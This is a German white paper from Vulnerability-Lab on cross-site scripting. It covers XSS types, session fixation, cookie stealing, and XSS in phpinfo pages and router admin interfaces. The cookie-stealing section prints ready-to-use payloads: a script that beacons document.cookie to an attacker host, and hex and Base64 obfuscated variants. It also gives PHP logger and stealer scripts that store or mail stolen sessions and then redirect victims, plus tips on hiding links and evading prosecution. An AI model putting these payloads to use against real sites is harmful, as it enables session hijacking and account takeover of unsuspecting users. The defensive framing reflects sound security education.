CROSS-SITE-SCRIPTING

Dokumentation, Analyse & Techniken

Inhaltsverzeichnis:

Vorwort:
Mit dem Wachstum, des Internets steigen ebenfalls die Angriffe im Bereich von Cross-Site-Scripting. Um dem entgegen zu treten werde ich heute mit einigen Sachen aufräumen indem ich es verständlich erkläre. In diesem White-Paper geht es darum sich und seine Mitmenschen davor zu schützen XSS Attacken zu unterliegen.

Hier wird Schritt für Schritt erklärt und vorgestellt was Cross Site Scripting eigentlich ist und wie es angewendet wird von potenziellen Angreifern oder PenTestern. Ich hoffe das euch als Leser, das White-Paper gut gefällt.

Sollten Sie aus irgendwelchen Gründen *interessante* und *ungeklärte* Fragen haben bitten wir sie den Support zu kontaktieren.. Wenn Sie interessante Workshops oder Schulungen aus dem Bereich "Cross-Site-Scripting" in Anspruch nehmen wollen, können Sie sich gerne an die unten aufgeführte Adresse wenden. Spam, Viren, XSS Links & Co. werden gefiltert und gelöscht.

Autor: www.vulnerability-lab.com – rem0ve@vulnerability-lab.com

Cross-Site-Scripting(XSS):
Cross Site Scripting zählt zu den am meisten verbreiteten Angriffsformen auf Webseiten. Dabei versucht der Angreifer Scriptcode so in die Webseiten einzubetten, dass dieser auf dem Rechner des Clients ausgeführt wird. Häufig wird als Sprache dazu Javascript eingesetzt da diese in den meisten Browsern aktiviert ist. Denkbar wären jedoch auch andere Sprachen wie z.B. HTML, VBScript, ActiveX oder Flash. Für diese Art des Angriffes gibt es verschiedene Angriffsszenarien von denen die bekanntesten wohl das Cookie-Stealing oder das Session Hijacking sind. Cookie Stealing ist eine Technik die es dem Angreifer ermöglicht mit Hilfe eines eingebetteten Codes die Cookies fremder Nutzer auszulesen und deren Session zu übernehmen weshalb diese Technik auch Session Hijacking genannt wird.

Cross-Site-Scripting wird in der Computer-Szene auch "XSS" genannt, weil man Verwechselungen mit CSS (Cascading Style Sheet) vermeiden wollte. So nennt man "XSS" als Stichwort wenn es um Cross-Site-Scripting Lücken geht. Daran Schuld sind auch Suchmaschinen die bei einer Eingabe von "CSS" alles mögliche findet außer "Cross-Site-Scripting" Beiträge oder Sicherheitslücken. Wenn man aber nach XSS sucht wird man sofort fündig.

Parameter Arten:

GET	Die klassische Methode um Code über die URL einzuschleusen, hier ruft der Benutzer lediglich die URL auf und führt den Code aus.
POST	Eine weitere HTTP Methode, hier benötigt man ein HTML-Formular sowie ein Stück JavaScript Code um den Benutzer ein POST Request versenden zu lassen.
(COOKIE)	Über Cookies sowie Browser Erkennung ist es auch möglich Code einzuschleusen, Cookies lassen sich aber nicht direkt für eine Webseite ändern (nur durch JavaScript über GET/POST.

Persistenter Angriff (Serverseitig/Serverside/Applicationside)
Unter einer persistenten XSS Attacke versteht man das dauerhafte anzeigen das Codes auf der Webseite. Wird ein Kommentar oder einen Gästebuchbeitrag gespeichert und bei der Ausgabe nicht ausreichend gefiltert. So wird der Code für Jeden immer wieder sichtbar. Dies Attacke kann also server-seitig im Cache einer Applikation sein aber auch in allen eingebundenen Datenbanken z.B. als Forentopic. Durch das permanente ausführen des Script-Codes in Form, der Speicherung wird diese Art des einschleusens in der Research/Vulnerability-Szene als persistent deklariert. Ein persistenter Angriff kann sich über mehrere Ebenen einer Software oder einer Application hinziehen(siehe Ausführung - Übergreifende Ebenen).

Nicht persistenter Angriff (Clientseitig/Clientside)
Hier wird der User durch schädliche Script Codes in einem Request (GET/POST) zur gewünschten Aktion geführt. Diese Art ist also nur für den Nutzer der manipulierte URL's bekommt (z.B. POST Request) ausführt. Meistens werden Mails mit schädlichen Links so getarnt, dass Support Mitarbeiter oder Admins bei Meldungen wie … „Dieser Link geht nicht!“ darauf klicken und ihre Session Cookies aus der eingeloggten Ebene(Website/Application) übertragen. Dies geschieht meistens ohne das jemand etwas von der manipulation merkt, da man oft danach in Sekundenschnelle auf den richtigen Request weitergeleitet wird. Eine XSS die client-seitig ausgenutzt wird ist niemals so kritisch wie z.B. eine persistent abgespeicherte. Das aus dem einfachen Grunde das bei der client-seitigen XSS hohe Benutzer interaktion benötigt wird. Bei einer persistenten Sicherheitslücke ist das Risiko extrem hoch allein schon dadurch das der Benutzer nicht irgendwelche manipulierten Mails oder Anweisungen befolgen muss um einen Affekt zu spüren.

DOM basiert oder Lokal:
Diese Technik wird in der Security-Szene auch DOM basiertes- oder lokales Cross-Site-Scripting genannt. Anders als bei den persistenten oder nicht persistenten Angriffsmethode geht es hierbei nich um eine Schwachstelle die über die Webapplikation ausgenutzt wird. Bei dieser Methode wird der schädliche Code zum direkten ausführen an ein clientseitiges Script übergeben. Ein potenzieller Angreifer kann so beliebige Schadcode & XSS Routinen einschleusen. Darunter fallen z.B. Script Tags oder URL Argumente zum Ausgeben von wichtigen Daten.

Nehmen wir an eine clientseitiges JavaScript fängt die Eingabe für den Argumentwert auf und gibt ihn danach wieder aus ...

http://vulnerability-lab.com/testfolder/feed.html?arg=**Argumentwert**

Der richtige übertragene Wert nennen wir mal (x) numeric. Nun kommt aber ein Angreifer und überträgt in das client-seitige lesende Script einen Befehl wie z.B. …

http://vulnerability-lab.com/testfolder/feed.html?arg=<script>alert(document.cookie)</script>


Am Ende nach dem Aufruf würde das Script im Kontext, der Seite ausgeführt. Dem Angreifer würden in diesem Beispiel, die Session-Daten angezeigt/übermittelt. Der Befehl document.cookie ließt die aktuellen session cookies aus.

Angriffs-Techniken:
Es gibt beim Cross-Site-Scripting 3 bekannte Angriffs-Schemen die unterschiedlich ablaufen. Diese Techniken unterscheiden sich in den Möglichkeiten die man bei einem sollchen Angriff anwenden kann. Alle haben aber eins gemeinsam und das ist einfach die Technik sich seitenübergreifend ausnutzen zu lassen. Viele denken das Cross-Site-Request Forgery auch zu den XSS Angriffen gehört weil es ebenfalls seiten-übergriefend ist. Leider ist das in dem Falle aber nicht so weil XSS und CSRF sich deutlich in der Art, des Angriffs unterscheiden.

Cross-Site-Authtification:
Cross-Site-Authification ist eine Technik die von potenziellen Angreifern z.B. verwendet wird, um in Content-Management-Systemen, die Cookies für die Authentifizierung zu stehlen. Angreifer können so mit einfachem Javacode an der Authentifizierung vorbei kommen wenn sie die Session den Opfers verwenden. Diese Session ist meistens ja noch nicht expired(abgelaufen) weil kein Logout statt gefunden hat und so nutzt der Angreifer die übertragene Session für den Auth bei der Applikation. So kann ein potenzieller Angreifer schnell und einfach an Admin-Accounts kommen und Server oder Systeme zerstören indem er später eine shell droppt(abwirft/ablegt).

Example: *?=>"<script>alert(document.cookie)</script>*

Im folgenden Beispiel wurde das User Passwort in den Session-Daten übermittelt die bei einem Angriff ausgelesen wurden von einem Angreifer.



Cross-Site-Cooking
Diese Technik nennt sich auch Session-Fixation-Attacke oder auch "CSC" (Cross-Site-Cooking). Mit Hilfe dieser Technik ist es möglich nicht generierte Cookies die feste Zuweisungen haben zu simulieren und somit die Session eines anderen zu übernehmen. Man stelle sich vor wir haben eine PHP/SQL-Applikation die einem Benutzer automatisch die "ID=691128" für administrative Rechte zuordnet wenn er sich als Administrator anmeldet.

Wenn die Applikation nun Open-Source ist kann sich der Angreifer einfach das Script laden und schauen welche "ID" standardmässig vergeben wird was sonst von außen nicht einsehbar ist ohne Source.

Ebenso kann der Angreifer sich diese Session auch anzeigen lassen ohne den Source anzuschauen wenn er als User eingeloggt ist und dann einen XSS Aufruf provoziert. Es ist dann auch möglich für einen Angreifer seine eigene ID mit einem Aufruf zu überprüfen und dann andere Sessions zu simulieren.

XSS-Request

Angreifer ----------> (Benutzer-ID)=27

Der Angreifer weiss nun das er die "ID=27" hat und versucht beliebig viele andere Adressen zu simulieren, da es viele User gibt aber keine zufälligen Ids.

Fake-Request

Angreifer ----------> (Benutzer-ID)=25 (Moderator)

Angreifer ----------> (Benutzer-ID)=3 (User/Guest)

Angreifer ----------> (Benutzer-ID)=1 (Administrator)

Sollte eine der IDs eine Session haben die noch nicht expired(abgelaufen) ist kann es schnell zu einem Problem werden für den eingeloggten Session-ID Benutzer. Er wird meistens ausgeloggt bei so einer Attacke weil der Angreifer schnell Passwörter zu dem jeweiligen ACP ändert und die Session beendet um eine neue zu starten.

Wie man sehen kann ist es möglich oben in der URL Veränderungen einzuschleusen. Man kann den Preis ändern und auch eigene Kommentare einschleusen die man später im Warenkorb ablegen kann. Die Methode den Seiten-Content über die URL weiterzugeben ist eine sehr bedenkliche Variante da jeder einfach eigene Seiten erstellen kann indem er z.B. "iframes" einbindet. Wie man hier sehen kann ist eine Session für einen bestimmten Artikel fest definiert und es wird nicht überprüft ob es den auch wirklich der Artikel mit den festgelegten Parametern für den Content ist.

Cookie-Stealing:
Cookie-Stealing ist eine Technik die es dem Angreifer ermöglicht mit Hilfe eines eingebetteten Codes, die Cookies fremder Nutzer auszulesen und deren Session zu übernehmen weshalb diese Technik auch Session Hijacking genannt wird.Meistens werden Cookies/Session über Server per Web-Script gestohlen. Dem Opfer wird ein präparierter Link zugesendet. Sobald der Empfänger diesen Link anklickt wird er unwissend über eine dritte Seite weitergeleitet und seine aktuelle Session wird über einen spezifisch im Script festgelegten Parameter geklaut. Die Session wird meistens über eine Log-Datei im Chmod 777 aufgefangen damit sie zu jeder Zeit auch angesprochen werden kann von jedem System.
Ein gutes Beispiel hier für sind Webforen & Portale. Der Angreifer könnte in seiner Nachricht folgenden

Javascriptcode unterbringen, der ein Image Object erzeugt das auf das "cookie.php" Script zeigt und damit unbemerkt einen HTTP Request an das Script versenden kann.

```
<script>
var img=document.createElement('IMG');
img.src="http://angreifer.com/cookie.php?
cookie="+document.cookie; Document.body.appendChild(img);
</script>
```

Da ein Angreifer ja nicht möchte das jemand der ein bischen aufmerksamer seine Links überprüft sie ertappt gibt es Möglichkeiten den Sourcecode mit den Aufrufen zu verschleiern. Um das ganze noch etwas mehr zu verschleiern könnte der Angreifer den Code noch Hexdezimal (FULL HTTP) codieren, das ganze würde dann so aussehen:

```
%3C%73%63%72%69%70%74%3E%0A%76%61%72%20%69%6D%67%3D%64%6F%63%75%
6D%65%6E%74%2E%63%72%65%61%74%65%45%6C%65%6D%65%6E%74%28%27%49%4
D%47%27%29%3B%0A%69%6D%67%2E%73%72%63%3D%22%68%74%74%70%3A%2F%2F
%61%6E%67%72%65%69%66%65%72%2E%63%6F%6D%2F%63%6F%6F%6B%69%65%2E%
70%68%70%3F%63%6F%6F%6B%69%65%3D%22%2B%64%6F%63%75%6D%65%6E%74%2E
%63%6F%6F%6B%69%65%3B%0A%44%6F%63%75%6D%65%6E%74%2E%62%6F%64%79%
2E%61%70%70%65%6E%64%43%68%69%6C%64%28%69%6D%67%29%3B%0A%3C%2F%7
3%63%72%69%70%74%3E
```

Eine neuere XSS Technik ist das angreifen mit Base64 codierten Strings. Bei dieser Methode codiert der Angreifer seine schädlichen Tags in Base64(B64) Strings (Values).

Angriff mit Tags: <TABLE BACKGROUND="javascript:alert(document.cookie)">
Angriff Base64 : PFRBQkxFIEJBQ0tHUk9VTkQ9ImphdmFzY3JpcHQ6YWxlcnQoZG9jdW1lbnQuY29va2llKSI+

Nun will der potenzielle Angreifer noch das die Session übertragen wird damit er sich als Administrator einloggen kann. Das nun folgende Beispiel-Script mit dem namen"*cookie.php*" könnte die Cookies einfach in eine Datei speichern die auf einem anderen Server liegt.

```
<?php
$cookie = $_GET['cookie'];
$file = fopen('cookies.txt', 'a');
fwrite($file, $cookie . "\n");
?>
```

Wenn der Angreifer nun selber diesen Cookie nutzt kann er damit die Identität des Nutzers übernehmen. Um das ganze mal selbst zu testen kann man den Javascript Code in einer PHP Datei speichern und davor eine Session starten mit folgendem Code:

```
<?php
session_start();
?>
```

Wenn diese Seite dann aufgerufen wird und die Pfade entsprechend angepasst sind wird die Session-ID von dem Cookie Script gespeichert. Um sich seine eigene Cookies (Session) anzuschauen empfehlen ich das "Mozilla DeveloperKit Addon". Man kann einfach in der Browserleiste auf Cookies gehen und die values editieren und aufrufen. Es gibt aber noch eine weitere ähnliche Methode um Cookies zu klauen und Sessiondaten von Benutzern zu verwerten. Nehmen wir mal an wir haben eine große Webseite mit Community und wir stellen fest das wir über einen unsauberen Parameter eigene Codes einschleusen und ausführen können.

```
ack.asp?pk=%3C/script%3E%20%22%3E%3Cscript%20src%3Dhttp%3A//server.de/rm.js%3E%3C/script
```

Der oben in aufgeführte CSS(Cross-Site-Scripting) Bug funktioniert einwandfrei und wurde nicht sofort gefixt. Um eine sollche Lücke ausnutzen zu können braucht man nur wenige Utentsilien die es in Form von Files.

rm.js <---- Link mit eingebundener Lücke + ÜbergabeParameter
index.php <---- Simuliert eine Fakeseite wo auch ein Login sein könnte (*variabel)
stealer.php <---- Klaut die Daten eines Benutzers und leitet weiter
cookie.dat <---- Speichert Sessiondaten eines Opfers

Wenn ein Angreifer den Bug ausnutzen möchte muss er einen anderen Community-User nur dazu verleiten einen manipulierten Link in einer Mail oder PM anzuklicken. Nach dem anklicken des Links wird man weitergeleitet über eine Index-Seite auf eine Java-Script Seite.


location.href='http://target.com/ack.asp?pk=%3C/script%3E%20%22%3E%3Cscript%20src%3Dhttp%3A//server.com/stealer.php%3E%3C/script%3E?steal='+escape(document.cookie)


Von dieser Seite wird man dann wieder weiterleitet über die 'rm.js' an die 'stealer.php'. Die 'stealer.php' speichert am Ende die Cookies des Users (der momentanen Session) in einer cookie.dat ab. Der potenzielle Angreifer kann sich die Daten auch gleich per E-Mail senden lassen.

```
$cookie = $_GET['steal'];                                  <---- Übergabe an ?steal=
$ip = getenv("REMOTE_ADDR");                               <---- Destination IP
$Time = date("l dS of F Y h:i:s A");                       <---- Zeit/Datum
$msg = "Cookie: $cookie\nIP Address: $ip\Time: $Time";     <---- Komponenten für Mail-Nachricht
$subject = "cookie";                                       <---- Datei in der Sessions gespeichert werden
mail("hacker23@vulnerability-lab.com", $subject, $msg);    <---- Session wird an E-Mail Adresse gesendet
header ("location: http://www.target.com/");               <---- Ziel-Webseite wohin weitergeleitet wird
```

Nach einem Aufruf wird der Community-User spontan auf die angegebene Webseite weitergeleitet(z.B. gmail.com). In der "cookie.dat" ist nun alles drin gespeichert was der Angreifer braucht um sich mit dem falschen Profil des ahnungslosen Users einzuloggen. Die "cookies.dat" oder auch "LOG" genannt steht in den meisten Fällen offen und über HTTP (80) erreichbar auf dem übernommenen Webserver. Der Angreifer ruft seine Log-Datei nur mit starker Verschlüsslung(VPN;TOR) auf und entgeht so der Strafverfolgung.

Übergreifende Ebenen & Cross Site Scripting:
Eine übergreifende Cross Site Scripting Lücke weisst folgende Merkmale auf. Wenn auf erster Ebene, der schädliche String geparsed wird aber auf einer zweiten Ebene ausgeführt wird. Dies passiert oft da wo eine Funktion mit kleiner Priorität in einen Hauptbereich mit hoher Priorität zurück führt. Das wieder Ausgeben der gefilterten Funktion kann in übertragener Form auch zu Fehler mit falsch validiertem Exception-Handling führen. Die erste Ebene wo der Code eingegeben wurde führt also nicht den Schadcode aus sondern der wiedergegebene Inhalt der übergeordneten Ebene.





System & -Informations Dateien:

Dann möchten wir eine eigentlich auf den ersten Blick sehr unrelevante XSS-Lücke schauen die in der "phpinfo.php" eines Webservers versteckt ist. Wenn man z.B. an die "phpinfo.php" ohne einen Parameter einfach nur ?=[XSS] anhängt kann man Session auslesen und eine Fehlermeldung provozieren die einem eigentlich nix bringt weil auf der Homepage ja nix zu holen ist ohne die entsprechenden Informationen. Also schauen wir man hinter die Technik, der Lücke und werden uns schnell im klaren darüber, dass der Cookie ja für die ganze Domain gilt und alle Informationen wie Boardcookies, andere Authentifizierungen für Applikationen und evtl. auch andere Sessiondaten bei einem Aufruf übertragen werden können. Wenn ein potenzieller Angreifer nun einen manipulierten Link in einem Forum postet was auf dem (identischer Server) Server hostet werden Sessiondaten übertragen und man kann einfach Logins und Passwörter ausspähen. Komischerweise ist die Lücke in allen Webseiten mit "phpinfo.php" vorhanden und wurde niemals gefixt. Sogar die jetzige Version beinhaltet die XSS-Lücke und man kann sie unter spezifischen Vorraussetzungen (vorhanden Applikation) ausnutzen. So unentdeckte XSS verschleppen sich durch das Internet und landen auf tausenden von Servern.

<u>Beispiel:</u>

phpinfo.php?cx[]=[vulnerable!]

or

phpinfo.php?cx[]=ccccc..~4096chars...ccc[vulnerable]

.

Hardware(Router) Interfaces:

Wenn wir auf das Thema:"Harware Interfaces" zu sprechen kommen werden sich wahrscheinlich einige Leser denken, was ich damit eigentlich wirklich meine. Unter einem Hardware Interface verstehe ich z.B. einen Router(Hardware) der mit einem spezifischen Konfigurationsmenü/Interface gewartet und eingestellt werden kann. Das trifft nicht nur auf Router zu sondern auch Switches die konfigurierbar sind per Interface.

Viele Programmierer die sich darauf spezialisiert haben für Hardware-Produkte Automatisierungsroutinen für Interfaces zu coden haben leider kaum Ahnung von IT-Sicherheit. Sie programmieren ihre Schnittstellen auf Teufel komm raus, unheimlich schnell und mit viel Profit. Dabei bleibt leider der Aspekt, der IT-Sicherheit im Bereich "Web" meistens komplett auf der Strecke. Viele Interfaces bei großen Routervertreibern sind so eingestellt, dass auch ein normaler Benutzer gewisse Einstellungen machen kann wenn der Administrator dies auch zulässt. Besonders trifft das auf größere Firmen zu die ihre Port-Aktivitäten & Gateway oder DNS Einstellungen ständig ändern und umkonfigurieren/testen müssen. Ein potenzieller Angreifer muss nicht immer aus China oder Russland angreifen sondern kann auch schon im localen Netzwerk sein.

An dieser Stelle setzen wir an mit dem Sicherheitsproblem was in 2 speziellen Fällen besteht.

Scenario1: (Remote)
Ein unbekannter Angreifer der keinen lokalen Zugriff auf des Netzwerk seiner riesigen Firma hat findet den remote Port für den(einen) Router heraus. Er wählt den Computer an und sieht da steht … T-C** Router … Login. Er notiert sich das Model & bestellt es einen Tag später den gleichen Router. Nach dem eintreffen sucht er ganz gezielt im Interface des Routers(Hardware) nach Sicherheitslücken. Kurze Zeit später wird er fündig. In den DNS Einstellungen gibt es die Möglichkeit eigenen Scriptcode abzurufen oder persistent einzubinden bei einem Request in Form von Tags. Bei seinem Test stellt er ebenfals fest das der Code im Hintergrund, der Application „plain"(Klar-Text) wiedergegeben wird. Darin finden sich die aktuellen Router Einstellungen und Menukonfigurationen.

Erst kopiert sich der Angreifer die Seite, des manipulierten Requests. Dann bastelt sich der Angreifer einen manipulierten Request der es ihm erlaubt den ausgegebenen Code im Hintergrund und die Session-Daten via Cross Site Request zu übertragen. Dieser wird auf einem selbst eingerichteten Server im Netzwerk für die jeweilige URL so umgeleitet, dass er Benutzer nichts merkt von der Attacke & seine Session-Daten sowie die Plain Fehler Ausgabe aus dem Formular überträgt bei einem Request. Das geht nur weil er vorher den Input Validation Error identifiziert hat & der Admin/Manager/User muss natürlich angemeldet sein oder sich im darauf folgenden Request anmelden. Diese Art von Attacke ist wegen der hohen Benutzer inter-action sehr schwer auszuführen & die Angreifer haben meistens nur einen Schuss frei. Man sollte diese Art von Angriffsscenario nicht unterschätzen da sie extrem gezielte Auswirkungen auf eine Infrastruktur haben kann. Nachdem der Angreifer den Admin seinen Request hat ausführen lassen kann er auf alle Ebenen, des Routers zugreifen.

Scenario2: (Local)
Ein Mitarbeiter eine großen Firma macht einen Port-Scan. Er findet den im lokalen Netzwerk erreichbaren Router und guckt sich an ob er zu erreichen ist. Jeder Mitarbeiter hat einen spezifischen Account der spezifische Funktionen freischaltet. Im Falle des Mitarbeiters kann er auf die DNS Einstellungen eines großen Routers zugreifen und editieren. Die DNS Einstellungen werden im Hauptbereich, des Routers wiedergespiegelt aus Statusmeldung die eine Übersicht von allem Einstellungen erlaubt. Um nun an die Sessiondaten oder Informationen zu kommen versucht der Mitarbeiter einen anonymen DNS Server Eintrag zu erstellen der im Display wo die Statusmeldung angezeigt, ausgeführt wird. Das ist ein input validation error der sich als Cross Site Scripting Lücke ausnutzen lässt. Nun meldet sich 1 tag später ein Admin an und vergibt die Session an einem vom Mitarbeiter im netzwerk bereitgestellten Server ab. Dieser Server loggt einfach aus dem request die Daten mit und überträgt sie im Netzwerk. Danach kann sich der Angreifer mit den Sessiondaten oder manipuliert eingetragenen Benutzern einloggen und Verwalten wie er will.

Der Unterschied zwischen beiden Scenarios ist das der remote Angreifer etwas komplexere & improvisierte abläufe einbinden muss. Der lokale Angreifer aus dem Netzwerk hat es da deutlich einfacher bei einer simulierten Attacke. Der Angreifer versucht einfach über die im Interface verfügbaren Eingabefelder & Module spezifischen Schadcode(Script-Code) zu implementieren & nutzt dann die Lücke wie beschrieben aus.

Wenn eine Seite in diesem Interface nach dem speichern einer Konfiguration aktualisiert wird, kann ein Angreifer das Template zerschiessen, Ebenen umgestalten, Werte auslesen oder zusätzliche Konfigurationen abschalten.

